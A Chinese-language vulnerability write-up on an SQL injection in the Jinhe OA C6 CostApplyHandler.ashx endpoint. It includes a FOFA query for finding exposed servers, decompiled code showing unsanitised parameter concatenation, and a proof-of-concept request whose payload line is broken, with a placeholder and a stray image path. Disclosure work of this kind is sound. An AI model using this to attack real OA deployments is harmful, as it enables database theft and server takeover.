漏洞简介
金和网络是专业信息化服务商,为城市监管部门提供了互联网+监管解决方案,为企事业单位提供组织协同OA系统开发平台,电子政务一体化平台,智慧电商平台等服务。金和OA C6 CostApplyHandler.ashx 接口处存在SQL注入漏洞,攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
金和OA C6
fofa语法
app="金和网络-金和OA"
漏洞分析
根据 CostApplyHandler.ashx 的源码,在 bin 目录下查找 JHBase.Web.CostControl.dll 将其进行反编译后找到 CostApplyHandler 的处理逻辑
public void ProcessRequest(HttpContext context)
{
  context.Response.ContentType = "text/plain";
  string str = context.Request["action"];
  if (string.IsNullOrEmpty(str))
    return;
  switch (str)
  {
    case "Amount":
      this.GetAmount(context);
      break;
    case "YeahChange":
      this.GetPeriod(context);
      break;
    case "GetAppID":
      this.GetAppID(context);
      break;
    case "ShengChange":
      this.GetSHI(context);
      break;
    case "CostApply_Export":
      this.ExportData(context);
      break;
    case "GetDeptName":
      this.GetDepAlltName(context);
      break;
    case "GetItemName":
      this.GetItemName(context);
      break;
    case "GetJE":
      this.GetTotalJE(context);
      break;
    case "GetBZAmount":
      this.GetBZAmount(context);
      break;
    case "CheckObj":
      this.CheckObj(context);
      break;
    case "IsParent":
      this.CheckIsParent(context);
      break;
    case "CheckForMoney":
      this.CheckForMoney(context);
      break;
    case "GetTravelAppID":
      this.GetTravelAppID(context);
      break;
    case "IsParentFeeItem":
      this.GetIsParent(context);
      break;
    case "GetAllDepartmentName":
      this.GetAllDepName(context);
      break;
    case "AppSumMoney":
      this.GetAppSumMoney(context);
      break;
    case "CheckForTravelExpend":
      this.GetCheckForTravel(context);
      break;
    case "CheckForCostExpend":
      this.GetCheckForCost(context);
      break;
    case "CostAppSumMoney":
      this.GetCostAppSumMoney(context);
      break;
    case "GetSubjectID":
      this.GetSubjectIDByItemCode(context);
      break;
    case "GetDeptByUserID":
      this.GetDeptByUserID(context);
      break;
    case "getUserCostBorrower":
      this.GetUserCostBorrower(context);
      break;
    case "DelTempImp":
      this.DelTempImp(context);
      break;
    case "SaveVouch":
      this.VouchSave(context);
      break;
    case "GetFlowDealUsers":
      this.GetFlowDealUsers(context);
      break;
    case "UseExpendMoney":
      this.IsUseExpendMoney(context);
      break;
  }
}根据action的值进入不同的处理流程
以 action=YeahChange 为例,yeah被带入GetPeriodByYear方法
protected void GetPeriod(HttpContext context)
{
  string str1 = string.Empty;
  DataTable periodByYear = this.cc.GetPeriodByYear(context.Request["yeah"]);
......
protected void GetPeriod(HttpContext context)
{
  string str1 = string.Empty;
  DataTable periodByYear = this.cc.GetPeriodByYear(context.Request["yeah"]);
跟进 GetPeriodByYear 方法
public DataTable GetPeriodByYear(string Year)
{
  return this.db.ExecSQLReDataTable($"{" Select distinct Budget_PeriodManage.Period " + " from Budget_PeriodManage " + " Left outer join Budget_PeriodDivert " + " on Budget_PeriodDivert.YearPeriod = Budget_PeriodManage.YearPeriod " + " and  Budget_PeriodDivert.Period = Budget_PeriodManage.Period "} where Budget_PeriodDivert.Status is null and Budget_PeriodManage.YearPeriod ='{Year}'" + " order by Period asc ");
}非常明显的直接将yeah参数拼接进SQL语句执行,从而造成SQL注入漏洞。
其他处理类似,就不赘述了。
漏洞复现
POST /c6/JHSoft.Web.CostControl/BudgetExecution/Handlers/CostApplyHandler.ashx HTTP/1.1
Host: jhsoft.mrxn.net
Content-Type: application/x-www-form-urlencoded

action=YeahChange&yeah=SQLI_POC
成功延时 4 秒